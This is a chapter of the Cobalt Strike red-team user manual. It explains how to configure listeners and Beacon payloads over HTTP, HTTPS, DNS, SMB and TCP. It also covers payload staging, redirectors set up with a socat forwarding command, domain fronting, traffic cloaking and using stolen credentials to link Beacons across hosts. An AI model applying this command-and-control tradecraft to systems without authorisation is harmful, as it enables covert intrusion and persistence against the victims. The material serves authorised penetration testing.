A listener is simultaneously configuration information for a payload and a directive for Cobalt Strike to stand up a server to receive connections from that payload. A listener consists of a user- defined name, the type of payload, and several payload-specific options.

Listener Management

To manage Cobalt Strike listeners, go to **Cobalt Strike** -> **Listeners**. This will open a tab listing all of your configured payloads and listeners.




Figure 18. Listener Management Tab

Press **Add** to create a new listener.

When you create a listener, make sure you give it a memorable name. This name is how you will refer to this listener through Cobalt Strike's commands and workflows.

To edit a listener, highlight a listener and press **Edit**.

To remove a listener, highlight the listener and press **Remove**.

Cobalt Strike's Beacon Payload

Most commonly, you will configure listeners for Cobalt Strike's Beacon payload. Beacon is Cobalt Strike's payload to model advanced attackers. Use Beacon to egress a network over HTTP,

HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer- to-peer Beacons over Windows named pipes and TCP sockets.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time.

Beacon's network indicators are malleable. Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic. See *Malleable Command and Control* on page 82 for more information.

Payload Staging

One topic that deserves mention, as background information, is payloading staging. Many attack frameworks decouple the attack from the stuff that the attack executes. This stuff that an attack executes is known as a payload. Payloads are often divided into two parts: the payload stage and the payload stager. A stager is a small program, usually hand-optimized assembly, that downloads a payload stage, injects it into memory, and passes execution to it. This process is known as staging.

The staging process is necessary in some offense actions. Many attacks have hard limits on how much data they can load into memory and execute after successful exploitation. This greatly limits your post-exploitation options, unless you deliver your post-exploitation payload in stages.

Cobalt Strike does use staging in its user-driven attacks. These are most of the items under **Attacks** -> **Packages** and **Attack**s -> **Web Drive-by**. The stagers used in these places depend on the payload paired with the attack. For example, the HTTP Beacon has an HTTP stager. The DNS Beacon has a DNS TXT record stager. Not all payloads have stager options. Payloads with no stager cannot be delivered with these attack options.

If you don't need payload staging, you can turn it off. Set the **host_stage** option in your Malleable C2 profile to false. This will prevent Cobalt Strike from hosting payload stages on its web and DNS servers. There is a big OPSEC benefit to doing this. With staging on, anyone can connect to your server, request a payload, and analyze its contents to find information from your payload configuration.

In Cobalt Strike 4.0 and later, post-exploitation and lateral movement actions eschew stagers and opt to deliver a full payload where possible. If you disable payload staging, you shouldn't notice it once you're ready to do post-exploitation.

HTTP Beacon and HTTPS Beacon

The HTTP and HTTPS beacons download tasks with an HTTP GET request. These beacons send data back with an HTTP POST request. This is the default. You have incredible control over the behavior and indicators in this payload via Malleable C2.

To stand up an HTTP or HTTPS Beacon listener, go to **Cobalt Strike** -> **Listeners**. Press **Add**. Choose *Beacon HTTP* as your payload option.




Figure 19. HTTP Beacon Options

Press **[+]** to add one or more hosts for the HTTP Beacon to call home to. Press **[-]** to remove one or more hosts. Press **[X]** to clear the current hosts. If you have multiple hosts, you can still paste a comma-separated list of callback hosts into this dialog.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

The **Host Rotation Strategy** field configures the beacons behavior for choosing which host(s) from the list to use for egress.

Strategy	Description
round-robin	Loop through the list of host names in the order they are provided. Each host is used for one connection

Strategy	Description
random	Randomly select a host name from the list each time a connection is attempted.
failover-xx	Use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.
duration-xx	Use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

The **HTTP Host (Stager)** field controls the host of the HTTP Stager for the HTTP Beacon. This value is only used if you pair this payload with an attack that requires an explicit stager.

The **Profile** field is where you select a Malleable C2 profile variant. A variant is a way of specifying multiple profile variations in one file. With variants, each HTTP or HTTPS listener you setup can have different network indicators.

The **HTTP Port (C2)** field sets the port your HTTP Beacon will phone home to. The **HTTP Port (Bind)** field specifies the port your HTTP Beacon payload web server will bind to. These options are useful if you want to setup port bending redirectors (e.g., a redirector that accepts connections on port 80 or 443 but routes the connection to your team server on another port).

The **HTTP Host Header** value, if specified, is propagated to your HTTP stagers and through your HTTP communication. This option makes it easier to take advantage of domain fronting with Cobalt Strike.

Press the **...** button next to the **HTTP Proxy** field to specify an explicit proxy configuration for this payload.

Manual HTTP Proxy Configuration

The **(Manual) Proxy Settings** dialog offers several options to control the proxy configuration for Beacon's HTTP and HTTPS requests. The default behavior of Beacon is to use the Internet Explorer proxy configuration for the current process/user context.

The Type field configures the type of proxy. The Host and Port fields tell Beacon where the proxy lives. The Username and Password fields are optional. These fields specify the credentials Beacon uses to authenticate to the proxy.




Figure 20. Manual Proxy Settings

Check the **Ignore proxy settings; use direct connection** box to force Beacon to attempt its HTTP and HTTPS requests without going through a proxy.

Press **Set** to update the Beacon dialog with the desired proxy settings. Press **Reset** to set the proxy configuration back to the default behavior.

> **NOTE:**
> The manual proxy configuration affects the HTTP and HTTPS Beacon payload stages only. It does not propagate to the payload stagers.

Redirectors

A redirector is a system that sits between your target's network and your team server. Any connections that come to the redirector are forwarded to your team server to process. A redirector is a way to provide multiple hosts for your Beacon payloads to call home to. A redirector also aids operational security as it makes it harder to trace the true location of your team server.

Cobalt Strike's listener management features support the use of redirectors. Simply specify your redirector hosts when you setup an HTTP or HTTPS Beacon listener. Cobalt Strike does not validate this information. If the host you provide is not affiliated with the current host, Cobalt Strike assumes it's a redirector. One simple way to turn a server into a redirector is to use socat.

Here's the socat syntax to forward all connections on port 80 to the team server at 192.168.12.100 on port 80:

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

DNS Beacon

The DNS Beacon is a favorite Cobalt Strike feature. This payload uses DNS requests to beacon back to you. These DNS requests are lookups against domains that your Cobalt Strike team server is authoritative for. The DNS response tells Beacon to go to sleep or to connect to you to download tasks. The DNS response will also tell the Beacon how to download tasks from your team server.




Figure 21. DNS Beacon in Action

In Cobalt Strike 4.0 and later, the DNS Beacon is a DNS-only payload. There is no HTTP communication mode in this payload. This is a change from prior versions of the product.

Data Channels

Today, the DNS Beacon can download tasks over DNS TXT records, DNS AAAA records, or DNS A records. This payload has the flexibility to change between these data channels while its on target. Use Beacon's mode command to change the current Beacon's data channel. **mode dns** is the DNS A record data channel. **mode dns6** is the DNS AAAA record channel. And, **mode dns-txt** is the DNS TXT record data channel. The default is the DNS TXT record data channel.

Be aware that DNS Beacon does not check in until there's a task available. Use the **checkin** command to request that the DNS Beacon check in next time it calls home.

Listener Setup

To create a DNS Beacon listener: go to **Cobalt Strike** -> **Listeners**, press **Add**, and select *Beacon DNS* as the Payload type.




Figure 22. DNS Beacon Options

Press **[+]** to add one or more domains to beacon to. Your Cobalt Strike team server system must be authoritative for the domains you specify. Create a DNS A record and point it to your Cobalt Strike team server. Use DNS NS records to delegate several domains or sub-domains to your Cobalt Strike team server's A record.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

The Host Rotation Strategy field configures the beacons behavior for choosing which host(s) from the list to use for egress.

Strategy	Description
round-robin	Loop through the list of host names in the order they are provided. Each host is used for one connection
random	Randomly select a host name from the list each time a connection is attempted.
failover-xx	Use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.
duration-xx	Use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

The **DNS Host (Stager)** field configures the DNS Beacon's TXT record stager. This stager is only used with Cobalt Strike features that require an explicit stager. Your Cobalt Strike team server system must be authoritative for this domain as well.

The **Profile** field allows a beacon to be configured with a selected Malleable C2 profile variant.

The **DNS Resolver** allows a DNS Beacon to egress using a specific DNS resolver, rather than using the default DNS resolver for the target server. Specify the IP Address of the desired resolver.

To test your DNS configuration, open a terminal and type **nslookup jibberish.beacon domain**. If you get an A record reply of 0.0.0.0—then your DNS is correctly setup. If you do not get a reply, then your DNS configuration is not correct and the DNS Beacon will not communicate with you.

Make sure your DNS records reference the primary address on your network interface. Cobalt Strike's DNS server will always send responses from your network interface's primary address. DNS resolvers tend to drop replies when they request information from one server, but receive a reply from another.

If you are behind a NAT device, make sure that you use your public IP address for the NS record and set your firewall to forward UDP traffic on port 53 to your system. Cobalt Strike includes a DNS server to control Beacon.

To customize the network traffic indicators for your DNS beacons, see the dns-beacon group in the Malleable C2 help.

SMB Beacon

The SMB Beacon uses named pipes to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host. It also works across the network.

Windows encapsulates named pipe communication within the SMB protocol. Hence, the name, SMB Beacon.

To configure an SMB Beacon payload, go to **Cobalt Strike** -> **Listeners**. Press **Add**. Choose *Beacon SMB* as your payload option.




Figure 23. SMB Beacon

The only option associated with the SMB Beacon is the pipename. You can set an explicit pipename or accept the default option.

The SMB Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are the user-driven attacks (e.g., **Attacks -> Packages**, **Attacks -> Web Drive-by**) that require explicit stagers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (link) to the SMB Beacon payload for you. If you run the SMB Beacon manually, you will need to link to it from a parent Beacon.

Linking and Unlinking

From the Beacon console, use **link [host] [pipe]** to link the current Beacon to an SMB Beacon that is waiting for a connection. When the current Beacon checks in, its linked peers will check in too.

To blend in with normal traffic, linked Beacons use Windows named pipes to communicate. This traffic is encapsulated in the SMB protocol. There are a few caveats to this approach:

1. Hosts with an SMB Beacon must accept connections on port 445.
2. You may only link Beacons managed by the same Cobalt Strike instance.

If you get an error 5 (access denied) after you try to link to a Beacon: steal a domain user's token or use **make_token DOMAIN\user password** to populate your current token with valid credentials for the target. Try to link to the Beacon again.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child. The *[session PID]* argument is the process ID of the Beacon to unlink. This value is how you specify a specific Beacon to de-link when there are multiple childn Beacons.

When you de-link an SMB Beacon, it does not exit and go away. Instead, it goes into a state where it waits for a connection from another Beacon. You may use the link command to resume control of the SMB Beacon from another Beacon in the future.

TCP Beacon

The TCP Beacon uses a TCP socket to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host and across the network.




Figure 24. TCP Beacon

To configure a TCP Beacon payload, go to **Cobalt Strike** -> **Listeners**. Press **Add**. Choose *Beacon TCP* as your payload option.

The TCP Beacon configured in this way is a bind payload. A bind payload is one that waits for a connection from its controller (in this case, another Beacon session). The **Port (C2)** option controls the port the TCP Beacon will wait for connections on. Check *Bind to localhost only* to have the TCP Beacon bind to 127.0.0.1 when it listens for a connection. This is a good option if you use the TCP Beacon for localhost-only actions.

The TCP Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are, similar to the SMB Beacon, the user-driven attacks (e.g., **Attacks** -> **Packages**, **Attacks** -> **Web Drive-by**) that require explicit stagers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (connect) to the TCP Beacon payload for you. If you run the TCP Beacon manually, you will need to connect to it from a parent Beacon.

Connecting and Unlinking

From the Beacon console, use **connect [ip address] [port]** to connect the current session to a TCP Beacon that is waiting for a connection. When the current session checks in, its linked peers will check in too.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child session console. Later, you may reconnect to the TCP Beacon from the same host (or a different host).

External C2

External C2 is a specification to allow third-party programs to act as a communication layer for Cobalt Strike's Beacon payload. These third-party programs connect to Cobalt Strike to read frames destined for, and write frames with output from payloads controlled in this way. The External C2 server is what these third-party programs use to interface with your Cobalt Strike team server.

Go to **Cobalt Strike** -> **Listeners**, press **Add**, and choose *External C2* as your payload.




Figure 25. External C2

The External C2 interface has two options. **Port (Bind)** specifies the port the External C2 server waits for connections on. Check *Bind to localhost only* to make the External C2 server localhost-only.

External C2 listeners are not like other Cobalt Strike listeners. You cannot target these with Cobalt Strike's post-exploitation actions. This option is just a convienence to stand up the interface itself.

To learn more about External C2, visit the documentation at: https://www.cobaltstrike.com/help-externalc2

Foreign Listeners

Cobalt Strike supports the concept of foreign listeners. These are aliases for **x86 payload handlers** hosted in the Metasploit Framework or other instances of Cobalt Strike. To pass a Windows HTTPS Meterpreter session to a friend with msfconsole, setup a Foreign HTTPS payload and point the Host and Port values to their handler. You may use foreign listeners anywhere you would use an x86 Cobalt Strike listener.

Infrastructure Consolidation

Cobalt Strike's model for distributed operations is to stand up a separate team server for each phase of your engagement. For example, it makes sense to separate your post-exploitation and persistence infrastructure. If a post-exploitation action is discovered, you don't want the remediation of that infrastructure to clear out the callbacks that will let you back into the network.

Some engagement phases require multiple redirector and communication channel options. Cobalt Strike 4.0 is friendly to this.

